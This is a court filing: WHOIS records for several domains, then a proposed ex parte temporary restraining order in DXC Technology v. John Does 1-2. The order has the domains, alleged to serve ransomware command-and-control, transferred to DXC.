Registrant Organization: WhoisGuard, Inc.  
Registrant Street: P.O. Box 0823-03411  
Registrant City: Panama  
Registrant State/Province: Panama  
Registrant Postal Code:  
Registrant Country: PA  
Registrant Phone: +507.8365503  
Registrant Phone Ext:  
Registrant Fax: +51.17057182  
Registrant Fax Ext:  
Registrant Email:  
649712c9fae543dbb1aea0fd78c804ed.protect@whoisguard.com  
Registry Admin ID:**

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|                                   | <p> <b>Admin Name: WhoisGuard Protected</b><br/> <b>Admin Organization: WhoisGuard, Inc.</b><br/> <b>Admin Street: P.O. Box 0823-03411</b><br/> <b>Admin City: Panama</b><br/> <b>Admin State/Province: Panama</b><br/> <b>Admin Postal Code:</b><br/> <b>Admin Country: PA</b><br/> <b>Admin Phone: +507.8365503</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +51.17057182</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email:</b><br/> <b>649712c9fae543dbb1aea0fd78c804ed.protect@whoisguard.com</b><br/> <b>Registry Tech ID:</b><br/> <b>Tech Name: WhoisGuard Protected</b><br/> <b>Tech Organization: WhoisGuard, Inc.</b><br/> <b>Tech Street: P.O. Box 0823-03411</b><br/> <b>Tech City: Panama</b><br/> <b>Tech State/Province: Panama</b><br/> <b>Tech Postal Code:</b><br/> <b>Tech Country: PA</b><br/> <b>Tech Phone: +507.8365503</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +51.17057182</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/> <b>649712c9fae543dbb1aea0fd78c804ed.protect@whoisguard.com</b><br/> <b>Name Server: dns1.registrar-servers.com</b><br/> <b>Name Server: dns2.registrar-servers.com</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b><br/> <b><a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/> <b>&gt;&gt;&gt; Last update of WHOIS database: 2020-05-16T11:42:28.55Z &lt;&lt;&lt;</b> </p> |
| <p><b>OFFICESUITESOFT.COM</b></p> | <p> <u><b>Registrar</b></u><br/> <b>Namecheap Inc.</b><br/> <b>4600 East Washington Street, Suite 305</b><br/> <b>Phoenix, AZ 85034</b><br/> <br/> <b>Domain name: officesuitesoftware.com</b><br/> <b>Registry Domain ID: 2497852670_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.namecheap.com</b><br/> <b>Registrar URL: <a href="http://www.namecheap.com">http://www.namecheap.com</a></b><br/> <b>Updated Date: 0001-01-01T00:00:00.00Z</b><br/> <b>Creation Date: 2020-02-28T04:39:59.00Z</b><br/> <b>Registrar Registration Expiration Date: 2021-02-28T04:39:59.00Z</b><br/> <b>Registrar: NAMECHEAP INC</b><br/> <b>Registrar IANA ID: 1068</b><br/> <b>Registrar Abuse Contact Email: <a href="mailto:abuse@namecheap.com">abuse@namecheap.com</a></b><br/> <b>Registrar Abuse Contact Phone: +1.6613102107</b> </p>  |

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|  | <p><b>Reseller: NAMECHEAP INC</b><br/><b>Domain Status: clientHold</b> <a href="https://icann.org/epp#clientHold">https://icann.org/epp#clientHold</a><br/><b>Domain Status: clientTransferProhibited</b><br/><a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/><b>Registry Registrant ID:</b><br/><b>Registrant Name: WhoisGuard Protected</b><br/><b>Registrant Organization: WhoisGuard, Inc.</b><br/><b>Registrant Street: P.O. Box 0823-03411</b><br/><b>Registrant City: Panama</b><br/><b>Registrant State/Province: Panama</b><br/><b>Registrant Postal Code:</b><br/><b>Registrant Country: PA</b><br/><b>Registrant Phone: +507.8365503</b><br/><b>Registrant Phone Ext:</b><br/><b>Registrant Fax: +51.17057182</b><br/><b>Registrant Fax Ext:</b><br/><b>Registrant Email:</b><br/><a href="mailto:361349b7019e4ffea8189520398802e.protect@whoisguard.com">361349b7019e4ffea8189520398802e.protect@whoisguard.com</a><br/><b>Registry Admin ID:</b><br/><b>Admin Name: WhoisGuard Protected</b><br/><b>Admin Organization: WhoisGuard, Inc.</b><br/><b>Admin Street: P.O. Box 0823-03411</b><br/><b>Admin City: Panama</b><br/><b>Admin State/Province: Panama</b><br/><b>Admin Postal Code:</b><br/><b>Admin Country: PA</b><br/><b>Admin Phone: +507.8365503</b><br/><b>Admin Phone Ext:</b><br/><b>Admin Fax: +51.17057182</b><br/><b>Admin Fax Ext:</b><br/><b>Admin Email:</b><br/><a href="mailto:361349b7019e4ffea8189520398802e.protect@whoisguard.com">361349b7019e4ffea8189520398802e.protect@whoisguard.com</a><br/><b>Registry Tech ID:</b><br/><b>Tech Name: WhoisGuard Protected</b><br/><b>Tech Organization: WhoisGuard, Inc.</b><br/><b>Tech Street: P.O. Box 0823-03411</b><br/><b>Tech City: Panama</b><br/><b>Tech State/Province: Panama</b><br/><b>Tech Postal Code:</b><br/><b>Tech Country: PA</b><br/><b>Tech Phone: +507.8365503</b><br/><b>Tech Phone Ext:</b><br/><b>Tech Fax: +51.17057182</b><br/><b>Tech Fax Ext:</b><br/><b>Tech Email:</b><br/><a href="mailto:361349b7019e4ffea8189520398802e.protect@whoisguard.com">361349b7019e4ffea8189520398802e.protect@whoisguard.com</a><br/><b>Name Server: dns1.registrar-servers.com</b><br/><b>Name Server: dns2.registrar-servers.com</b><br/><b>DNSSEC: unsigned</b><br/><b>URL of the ICANN WHOIS Data Problem Reporting System:</b></p> |
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|                              | <p><a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></p>   |
| <p><b>OFFICEHNOC.COM</b></p> | <p><b><u>Registrar</u></b><br/> <b>Namecheap Inc.</b><br/> <b>4600 East Washington Street, Suite 305</b><br/> <b>Phoenix, AZ 85034</b></p> <p>Domain name: officehnoc.com<br/> Registry Domain ID: 2482044724_DOMAIN_COM-VRSN<br/> Registrar WHOIS Server: whois.namecheap.com<br/> Registrar URL: <a href="http://www.namecheap.com">http://www.namecheap.com</a><br/> Updated Date: 0001-01-01T00:00:00.00Z<br/> Creation Date: 2020-01-19T15:18:12.00Z<br/> Registrar Registration Expiration Date: 2021-01-19T15:18:12.00Z<br/> Registrar: NAMECHEAP INC<br/> Registrar IANA ID: 1068<br/> Registrar Abuse Contact Email: <a href="mailto:abuse@namecheap.com">abuse@namecheap.com</a><br/> Registrar Abuse Contact Phone: +1.6613102107<br/> Reseller: NAMECHEAP INC<br/> Domain Status: clientTransferProhibited<br/> <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/> Domain Status: addPeriod <a href="https://icann.org/epp#addPeriod">https://icann.org/epp#addPeriod</a><br/> Registry Registrant ID:<br/> Registrant Name: WhoisGuard Protected<br/> Registrant Organization: WhoisGuard, Inc.<br/> Registrant Street: P.O. Box 0823-03411<br/> Registrant City: Panama<br/> Registrant State/Province: Panama<br/> Registrant Postal Code:<br/> Registrant Country: PA<br/> Registrant Phone: +507.8365503<br/> Registrant Phone Ext:<br/> Registrant Fax: +51.17057182<br/> Registrant Fax Ext:<br/> Registrant Email:<br/> <a href="mailto:cc9604648d71460288ef63ae22744aa5.protect@whoisguard.com">cc9604648d71460288ef63ae22744aa5.protect@whoisguard.com</a><br/> Registry Admin ID:<br/> Admin Name: WhoisGuard Protected<br/> Admin Organization: WhoisGuard, Inc.<br/> Admin Street: P.O. Box 0823-03411<br/> Admin City: Panama<br/> Admin State/Province: Panama<br/> Admin Postal Code:<br/> Admin Country: PA<br/> Admin Phone: +507.8365503<br/> Admin Phone Ext:<br/> Admin Fax: +51.17057182<br/> Admin Fax Ext:<br/> Admin Email:<br/> <a href="mailto:cc9604648d71460288ef63ae22744aa5.protect@whoisguard.com">cc9604648d71460288ef63ae22744aa5.protect@whoisguard.com</a></p> |

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|                                | <p><b>Registry Tech ID:</b><br/> <b>Tech Name:</b> WhoisGuard Protected<br/> <b>Tech Organization:</b> WhoisGuard, Inc.<br/> <b>Tech Street:</b> P.O. Box 0823-03411<br/> <b>Tech City:</b> Panama<br/> <b>Tech State/Province:</b> Panama<br/> <b>Tech Postal Code:</b><br/> <b>Tech Country:</b> PA<br/> <b>Tech Phone:</b> +507.8365503<br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax:</b> +51.17057182<br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/> cc9604648d71460288ef63ae22744aa5.protect@whoisguard.com<br/> <b>Name Server:</b> dns1.registrar-servers.com<br/> <b>Name Server:</b> dns2.registrar-servers.com<br/> <b>DNSSEC:</b> unsigned<br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b><br/> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a><br/> &gt;&gt;&gt; Last update of WHOIS database: 2020-05-16T12:23:12.95Z &lt;&lt;&lt;</p>   |
| <p><b>OFFICESUITED.COM</b></p> | <p><b><u>Registrar</u></b><br/> <b>Namecheap Inc.</b><br/> <b>4600 East Washington Street, Suite 305</b><br/> <b>Phoenix, AZ 85034</b></p> <p><b>Domain name:</b> officesuited.com<br/> <b>Registry Domain ID:</b> 2466161464_DOMAIN_COM-VRSN<br/> <b>Registrar WHOIS Server:</b> whois.namecheap.com<br/> <b>Registrar URL:</b> <a href="http://www.namecheap.com">http://www.namecheap.com</a><br/> <b>Updated Date:</b> 0001-01-01T00:00:00.00Z<br/> <b>Creation Date:</b> 2019-12-11T20:07:57.00Z<br/> <b>Registrar Registration Expiration Date:</b> 2020-12-11T20:07:57.00Z<br/> <b>Registrar:</b> NAMECHEAP INC<br/> <b>Registrar IANA ID:</b> 1068<br/> <b>Registrar Abuse Contact Email:</b> <a href="mailto:abuse@namecheap.com">abuse@namecheap.com</a><br/> <b>Registrar Abuse Contact Phone:</b> +1.6613102107<br/> <b>Reseller:</b> NAMECHEAP INC<br/> <b>Domain Status:</b> clientTransferProhibited<br/> <a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a><br/> <b>Domain Status:</b> addPeriod <a href="https://icann.org/epp#addPeriod">https://icann.org/epp#addPeriod</a><br/> <b>Registry Registrant ID:</b><br/> <b>Registrant Name:</b> WhoisGuard Protected<br/> <b>Registrant Organization:</b> WhoisGuard, Inc.<br/> <b>Registrant Street:</b> P.O. Box 0823-03411<br/> <b>Registrant City:</b> Panama<br/> <b>Registrant State/Province:</b> Panama<br/> <b>Registrant Postal Code:</b><br/> <b>Registrant Country:</b> PA<br/> <b>Registrant Phone:</b> +507.8365503</p> |

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|                             | <p> <b>Registrant Phone Ext:</b><br/> <b>Registrant Fax: +51.17057182</b><br/> <b>Registrant Fax Ext:</b><br/> <b>Registrant Email:</b><br/> <b>32d1ef4e2c624df59f656fc1399745c4.protect@whoisguard.com</b><br/> <b>Registry Admin ID:</b><br/> <b>Admin Name: WhoisGuard Protected</b><br/> <b>Admin Organization: WhoisGuard, Inc.</b><br/> <b>Admin Street: P.O. Box 0823-03411</b><br/> <b>Admin City: Panama</b><br/> <b>Admin State/Province: Panama</b><br/> <b>Admin Postal Code:</b><br/> <b>Admin Country: PA</b><br/> <b>Admin Phone: +507.8365503</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +51.17057182</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email:</b><br/> <b>32d1ef4e2c624df59f656fc1399745c4.protect@whoisguard.com</b><br/> <b>Registry Tech ID:</b><br/> <b>Tech Name: WhoisGuard Protected</b><br/> <b>Tech Organization: WhoisGuard, Inc.</b><br/> <b>Tech Street: P.O. Box 0823-03411</b><br/> <b>Tech City: Panama</b><br/> <b>Tech State/Province: Panama</b><br/> <b>Tech Postal Code:</b><br/> <b>Tech Country: PA</b><br/> <b>Tech Phone: +507.8365503</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +51.17057182</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email:</b><br/> <b>32d1ef4e2c624df59f656fc1399745c4.protect@whoisguard.com</b><br/> <b>Name Server: dns1.registrar-servers.com</b><br/> <b>Name Server: dns2.registrar-servers.com</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b><br/> <b><a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/> <b>&gt;&gt;&gt; Last update of WHOIS database: 2020-05-16T17:23:43.56Z &lt;&lt;&lt;</b> </p> |
| <p><b>OFFICEMTR.COM</b></p> | <p> <b><u>Registrar</u></b><br/> <b>Namecheap Inc.</b><br/> <b>4600 East Washington Street, Suite 305</b><br/> <b>Phoenix, AZ 85034</b> </p> <p> <b>Domain name: officemtr.com</b><br/> <b>Registry Domain ID: 2460235581_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.namecheap.com</b><br/> <b>Registrar URL: <a href="http://www.namecheap.com">http://www.namecheap.com</a></b><br/> <b>Updated Date: 0001-01-01T00:00:00.00Z</b> </p>   |

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|  | <p><b>Creation Date: 2019-11-27T01:01:50.00Z</b><br/><b>Registrar Registration Expiration Date: 2020-11-27T01:01:50.00Z</b><br/><b>Registrar: NAMECHEAP INC</b><br/><b>Registrar IANA ID: 1068</b><br/><b>Registrar Abuse Contact Email: abuse@namecheap.com</b><br/><b>Registrar Abuse Contact Phone: +1.6613102107</b><br/><b>Reseller: NAMECHEAP INC</b><br/><b>Domain Status: clientTransferProhibited</b><br/><b><a href="https://icann.org/epp#clientTransferProhibited">https://icann.org/epp#clientTransferProhibited</a></b><br/><b>Domain Status: addPeriod <a href="https://icann.org/epp#addPeriod">https://icann.org/epp#addPeriod</a></b><br/><b>Registry Registrant ID:</b><br/><b>Registrant Name: WhoisGuard Protected</b><br/><b>Registrant Organization: WhoisGuard, Inc.</b><br/><b>Registrant Street: P.O. Box 0823-03411</b><br/><b>Registrant City: Panama</b><br/><b>Registrant State/Province: Panama</b><br/><b>Registrant Postal Code:</b><br/><b>Registrant Country: PA</b><br/><b>Registrant Phone: +507.8365503</b><br/><b>Registrant Phone Ext:</b><br/><b>Registrant Fax: +51.17057182</b><br/><b>Registrant Fax Ext:</b><br/><b>Registrant Email:</b><br/><b>ca357c245790440db15de36d422c3d18.protect@whoisguard.com</b><br/><b>Registry Admin ID:</b><br/><b>Admin Name: WhoisGuard Protected</b><br/><b>Admin Organization: WhoisGuard, Inc.</b><br/><b>Admin Street: P.O. Box 0823-03411</b><br/><b>Admin City: Panama</b><br/><b>Admin State/Province: Panama</b><br/><b>Admin Postal Code:</b><br/><b>Admin Country: PA</b><br/><b>Admin Phone: +507.8365503</b><br/><b>Admin Phone Ext:</b><br/><b>Admin Fax: +51.17057182</b><br/><b>Admin Fax Ext:</b><br/><b>Admin Email:</b><br/><b>ca357c245790440db15de36d422c3d18.protect@whoisguard.com</b><br/><b>Registry Tech ID:</b><br/><b>Tech Name: WhoisGuard Protected</b><br/><b>Tech Organization: WhoisGuard, Inc.</b><br/><b>Tech Street: P.O. Box 0823-03411</b><br/><b>Tech City: Panama</b><br/><b>Tech State/Province: Panama</b><br/><b>Tech Postal Code:</b><br/><b>Tech Country: PA</b><br/><b>Tech Phone: +507.8365503</b><br/><b>Tech Phone Ext:</b><br/><b>Tech Fax: +51.17057182</b><br/><b>Tech Fax Ext:</b></p> |
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|                                |  |
|--------------------------------|--|
|                                | <p><b>Tech Email:</b><br/> ca357c245790440db15de36d422c3d18.protect@whoisguard.com<br/> <b>Name Server:</b> pdns1.registrar-servers.com<br/> <b>Name Server:</b> pdns2.registrar-servers.com<br/> <b>DNSSEC:</b> unsigned<br/> <b>URL of the ICANN WHOIS Data Problem Reporting System:</b><br/> <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a><br/> &gt;&gt;&gt; Last update of WHOIS database: 2020-05-16T21:24:09.71Z &lt;&lt;&lt;</p>   |
| <p><b>MAILITDAEMON.COM</b></p> | <p><b>GoDaddy.com, LLC</b><br/> <b>14455 North Hayden Rd., Ste. 219</b><br/> <b>Scottsdale, AZ 85260</b></p> <p><b>Domain Name:</b> mailitdaemon.com<br/> <b>Registry Domain ID:</b> 2466584834_DOMAIN_COM-VRSN<br/> <b>Registrar WHOIS Server:</b> whois.godaddy.com<br/> <b>Registrar URL:</b> <a href="http://www.godaddy.com">http://www.godaddy.com</a><br/> <b>Updated Date:</b> 2019-12-13T04:09:33Z<br/> <b>Creation Date:</b> 2019-12-13T04:09:32Z<br/> <b>Registrar Registration Expiration Date:</b> 2020-12-13T04:09:32Z<br/> <b>Registrar:</b> GoDaddy.com, LLC<br/> <b>Registrar IANA ID:</b> 146<br/> <b>Registrar Abuse Contact Email:</b> <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a><br/> <b>Registrar Abuse Contact Phone:</b> +1.4806242505<br/> <b>Domain Status:</b> clientTransferProhibited<br/> <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/> <b>Domain Status:</b> clientUpdateProhibited<br/> <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/> <b>Domain Status:</b> clientRenewProhibited<br/> <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/> <b>Domain Status:</b> clientDeleteProhibited<br/> <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/> <b>Registry Registrant ID:</b> Not Available From Registry<br/> <b>Registrant Name:</b> Registration Private<br/> <b>Registrant Organization:</b> Domains By Proxy, LLC<br/> <b>Registrant Street:</b> DomainsByProxy.com<br/> <b>Registrant Street:</b> 14455 N. Hayden Road<br/> <b>Registrant City:</b> Scottsdale<br/> <b>Registrant State/Province:</b> Arizona<br/> <b>Registrant Postal Code:</b> 85260<br/> <b>Registrant Country:</b> US<br/> <b>Registrant Phone:</b> +1.4806242599<br/> <b>Registrant Phone Ext:</b><br/> <b>Registrant Fax:</b> +1.4806242598<br/> <b>Registrant Fax Ext:</b><br/> <b>Registrant Email:</b> <a href="mailto:mailitdaemon.com@domainsbyproxy.com">mailitdaemon.com@domainsbyproxy.com</a><br/> <b>Registry Admin ID:</b> Not Available From Registry<br/> <b>Admin Name:</b> Registration Private<br/> <b>Admin Organization:</b> Domains By Proxy, LLC<br/> <b>Admin Street:</b> DomainsByProxy.com</p> |



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|  | <p><b>Admin Street: 14455 N. Hayden Road</b><br/><b>Admin City: Scottsdale</b><br/><b>Admin State/Province: Arizona</b><br/><b>Admin Postal Code: 85260</b><br/><b>Admin Country: US</b><br/><b>Admin Phone: +1.4806242599</b><br/><b>Admin Phone Ext:</b><br/><b>Admin Fax: +1.4806242598</b><br/><b>Admin Fax Ext:</b><br/><b>Admin Email: mailitdaemon.com@domainsbyproxy.com</b><br/><b>Registry Tech ID: Not Available From Registry</b><br/><b>Tech Name: Registration Private</b><br/><b>Tech Organization: Domains By Proxy, LLC</b><br/><b>Tech Street: DomainsByProxy.com</b><br/><b>Tech Street: 14455 N. Hayden Road</b><br/><b>Tech City: Scottsdale</b><br/><b>Tech State/Province: Arizona</b><br/><b>Tech Postal Code: 85260</b><br/><b>Tech Country: US</b><br/><b>Tech Phone: +1.4806242599</b><br/><b>Tech Phone Ext:</b><br/><b>Tech Fax: +1.4806242598</b><br/><b>Tech Fax Ext:</b><br/><b>Tech Email: mailitdaemon.com@domainsbyproxy.com</b><br/><b>Name Server: NS17.DOMAINCONTROL.COM</b><br/><b>Name Server: NS18.DOMAINCONTROL.COM</b><br/><b>DNSSEC: unsigned</b><br/><b>URL of the ICANN WHOIS Data Problem Reporting System:</b><br/><b><a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/><b>&gt;&gt;&gt; Last update of WHOIS database: 2020-05-17T09:00:00Z &lt;&lt;&lt;</b></p> |
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# Exhibit 12

**IN THE UNITED STATES DISTRICT COURT  
FOR THE EASTERN DISTRICT OF VIRGINIA  
Alexandria Division**

|                           |   |  |
|---------------------------|---|--|
| DXC TECHNOLOGY COMPANY, a | ) |  |
| Nevada corporation,       | ) |  |
|                           | ) |  |
| Plaintiff,                | ) |  |
|                           | ) |  |
| v.                        | ) |  |
|                           | ) |  |
| JOHN DOES 1-2,            | ) | Civil Action No: 1:20-cv-00814-RDA-MSN |
|                           | ) | *SEALED*                               |
|                           | ) |  |
| Defendants.               | ) | <b>FILED UNDER SEAL PURSUANT TO</b>    |
|                           | ) | <b>LOCAL RULE 5</b>                    |
|                           | ) |  |
|                           | ) |  |
|                           | ) |  |

**[PROPOSED] EX PARTE TEMPORARY RESTRAINING ORDER AND  
ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

Plaintiff DXC Technology Company has filed a complaint for injunctive and other relief pursuant to: (1) the Computer Fraud and Abuse Act, 18 U.S.C. § 1030; (2) Electronic Communications Privacy Act, 18 U.S.C. § 2701(a); and (3) the common law of trespass to chattels, conversion, and unjust enrichment. DXC has moved *ex parte* for an emergency temporary restraining order and an order to show cause why a preliminary injunction should not be granted pursuant to Rule 65(b) of the Federal Rules of Civil Procedure and 28 U.S.C. § 1651(a) (the All Writs Act).

**FINDINGS OF FACT AND CONCLUSIONS OF LAW**

Having reviewed the papers, declarations, exhibits, and memorandum filed in support of DXC's *Ex Parte* Application for an Emergency Temporary Restraining Order and Order to Show Cause re Preliminary Injunction, the Court hereby makes the following findings of fact and conclusions of law:

1. This Court has jurisdiction over the subject matter of this case, and there is good cause to believe that it will have jurisdiction over all parties hereto; the Complaint states a claim upon which relief may be granted against Defendants John Doe 1 and 2 (“Defendants”) under the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Electronic Communications Privacy Act (18 U.S.C. § 2701), and common law of trespass to chattels, conversion, and unjust enrichment.

2. There is good cause to believe that Defendants have engaged in and are likely to engage in acts or practices that violate the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Electronic Communications Privacy Act (18 U.S.C. § 2701), and constitute common law of trespass to chattels, conversion, and unjust enrichment, and that DXC is, therefore, likely to prevail on the merits of this action.

3. DXC has been the target of directed malicious acts intended to disrupt DXC’s services, infiltrate DXC systems, and infect DXC’s and its customers’ systems with malicious ransomware software and exfiltrate information, including credentials. There is good cause to believe that, unless Defendants are restrained and enjoined by Order of this Court, immediate and irreparable harm will result from the Defendants’ ongoing violations. The evidence set forth in DXC’s Brief in Support of *Ex Parte* Application for a Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction (“TRO Application”), and the accompanying declarations and exhibits, demonstrates that DXC is likely to prevail on its claim that Defendants have engaged in violations of the foregoing law by:

- a. intentionally accessing and sending malicious software, code, and instructions to the protected computers and operating systems of DXC, without authorization or exceeding authorization, in order to
  - i. infect those computers and operating systems with malicious code and thereby attempt to gain control over those computers and operating systems;
  - ii. attack the security of those computers by conducting remote

**reconnaissance, and attempting to access information on those computers, without authorization;**

4. **There is good cause to believe that if such conduct continues, irreparable harm will occur to DXC. There is good cause to believe that the Defendants will continue to engage in such unlawful actions if not immediately restrained from doing so by Order of this Court.**

5. **There is good cause to believe that immediate and irreparable damage to this Court's ability to grant effective final relief will result from the sale, transfer, or other disposition or concealment by Defendants of command and control software that is hosted at and otherwise operates through the Internet domains listed in Appendix A to this Order and from the destruction or concealment of other discoverable evidence of Defendants' misconduct available via those domains, including on user computers infected by Defendants, if Defendants receive advance notice of this action. Based on the evidence cited in DXC's TRO Application and accompanying declarations and exhibits, DXC is likely to be able to prove that:**

- b. Defendants are engaged in activities that directly violate United States law and harm DXC;**
- c. Defendants have continued their unlawful conduct despite the clear injury to the foregoing interests;**
- d. Defendants are likely to delete or to relocate the command and control software at issue in DXC's TRO Application and the harmful and malicious software disseminated through the Internet domains listed in Appendix A to this Order, thereby permitting them to continue their illegal acts; and**
- e. Defendants are likely to warn their associates engaged in such activities if informed of DXC's action.**

6. **DXC's request for this emergency *ex parte* relief is not the result of any lack of diligence on DXC's part, but instead based upon the nature of Defendants' unlawful conduct. Therefore, in accordance with Fed. R. Civ. P. 65(b) and 28 U.S.C. § 1651(a), good cause and the interest of justice require that this Order be Granted without prior notice to Defendants, and**

accordingly, DXC is relieved of the duty to provide Defendants with prior notice of DXC's motion.

7. There is good cause to believe that Defendants have specifically directed their activities to DXC's computers and networks devices located in Virginia, including in the vicinity of Alexandria, Virginia, and the Eastern District of Virginia, have engaged in illegal activity using the Internet domains identified in **Appendix A** to this Order by using those domains to direct malicious code to DXC's computers and networks devices to further perpetrate their illegal conduct. There is good cause to believe that Defendants have directed said malicious code and content through certain instrumentalities—specifically the domains and the domain registration facilities of the domain registries identified in **Appendix A** to this Order.

8. There is good cause to believe that to immediately halt the injury caused by Defendants, Defendants must be prohibited from accessing DXC's computers and networks devices without authorization and prohibited from sending malicious code, content and commands from the Internet domains identified in **Appendix A** to this Order to DXC's computers and networks devices.

9. There is good cause to believe that Defendants have engaged in illegal activity using the Internet domains identified in **Appendix A** to this Order to host the command and control software used to deliver malicious software to DXC's computers and networks devices. There is good cause to believe that to immediately halt the injury caused by Defendants, each of Defendants' current and prospective domains set forth in **Appendix A** to this Order must be immediately transferred to the control of DXC, thus making them inaccessible to Defendants for command and control purposes.

10. There is good cause to believe that to immediately halt the injury, the execution of

this Order should be carried out in a coordinated manner by DXC and by the domain registries identified in **Appendix A** to this Order on such date and time within five (5) days of this Order as may be reasonably requested by DXC.

11. There is good cause to believe that Defendants may change the Internet domains that they use to conduct illegal activities, and that DXC may identify and update the domains listed in **Appendix A** to this Order as may be reasonably necessary to account for additional Internet domains associated with Defendants just prior to the execution of this Order and within a reasonable time thereafter should Defendants attempt to evade and defy this Order.

12. There is good cause to permit notice of the instant Order, notice of the Preliminary Injunction hearing and service of the Complaint by formal and alternative means, given the exigency of the circumstances and the need for prompt relief. The following means of service are authorized by law, satisfy Due Process, and satisfy Fed. R. Civ. P. 4(f)(3) and are reasonably calculated to notify Defendants of the instant order, the Preliminary Injunction hearing and of this action: (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrar and registries and hosting companies and as agreed to by Defendants in Defendants' domain registration and/or hosting agreements, (2) publishing notice on a publicly available Internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and/or (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

**IT IS THEREFORE ORDERED** that, Defendants, Defendants' representatives, and

persons who are in active concert or participation with Defendants, are temporarily restrained and enjoined from: (1) intentionally accessing and sending malicious software or code to DXC's protected computers, including its computers and networks devices, or the computers or networks of any other party, without authorization; (2) intentionally attacking and compromising computers or networks of DXC or the computers or networks of any other party, to access computing resources and information on those devices, or for any other illegal purpose; (3) configuring, deploying, operating, or otherwise participating in or facilitating a command and control infrastructure described in the TRO Application, including but not limited to the command and control software hosted at and operating through the Internet domains set forth in Appendix A to this Order and through any other component or element of the command and control infrastructure at any location; (4) stealing or exfiltrating information from DXC or any other party, including through the foregoing activities; (5) delivering malicious software designed to steal account credentials, (6) delivering malicious "ransomware" software designed to lock access to computers and demand a ransom from victims, (7) carrying out fraudulent schemes, (8) misappropriating that which rightfully belongs to DXC or any other party, or in which DXC or any other party has a proprietary interest, including through the foregoing activities; (9) downloading or offering to download additional malicious software onto DXC's computers and networks or the computer of any other party; (10) monitoring the activities of DXC's customers and stealing information from them, (11) attacking computers and networks, monitoring activities of users, and theft of information or (12) undertaking any similar activity that inflicts harm on DXC, any other party or the public.

**IT IS FURTHER ORDERED** that, with respect to any currently registered Internet domains set forth in Appendix A to this Order, the domain registrar and registries set forth in



**Appendix A shall take the following actions:**

**A. Within two (2) business days of receipt of this Order, and as soon as is possible, shall unlock and change the registrar of record for the domains to MarkMonitor or such other registrar specified by DXC. To the extent the registrar of record does not assist in changing the registrar of record for the domains under its control, the domain registry for the domains, or its subsidiaries, within two (2) business days of receipt of this Order, shall change, or assist in changing, the registrar of record for the domains MarkMonitor or such other registrar specified by DXC. The purpose of this paragraph is to ensure that DXC has control over the hosting and administration of the domains in its registrar account at MarkMonitor or such other registrar specified by DXC. DXC shall provide to the domain registry or registrar of record any requested registrar information or account details necessary to effectuate the foregoing.**

**B. The WHOIS registrant, administrative, billing and technical contact and identifying information should be the following, or other information as may be specified by DXC:**

**Domain Administrator  
DXC Technology Company  
1775 Tysons Blvd  
Tysons, Virginia 22102  
United States  
Webmaster@dxc.com**

**C. Prevent transfer, modification or deletion of the domain by Defendants and prevent transfer or control of the domain to the account of any party other than DXC;**

**D. Take all steps required to propagate to the foregoing changes through the Domain Name System (“DNS”), including domain registrar and registries.**

**IT IS FURTHER ORDERED** that copies of this Order, notice of the Preliminary Injunction hearing and service of the Complaint may be served by any means

authorized by law, including (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrar and registries and/or hosting companies and as agreed to by Defendants in the domain registration and/or hosting agreements, (2) publishing notice on a publicly available Internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**IT IS FURTHER ORDERED**, pursuant to Federal Rule of Civil Procedure 65(b) that the Defendants shall appear before this Court on August 5, 2020 at 11:00 A.M. to show cause, if there is any, why this Court should not enter a Preliminary Injunction, pending final ruling on the Complaint against Defendants, enjoining Defendants from the conduct temporarily restrained by the preceding provisions of this Order.

**IT IS FURTHER ORDERED** that DXC shall post bond in the amount of \$ 50,000 to be paid into the Court registry.

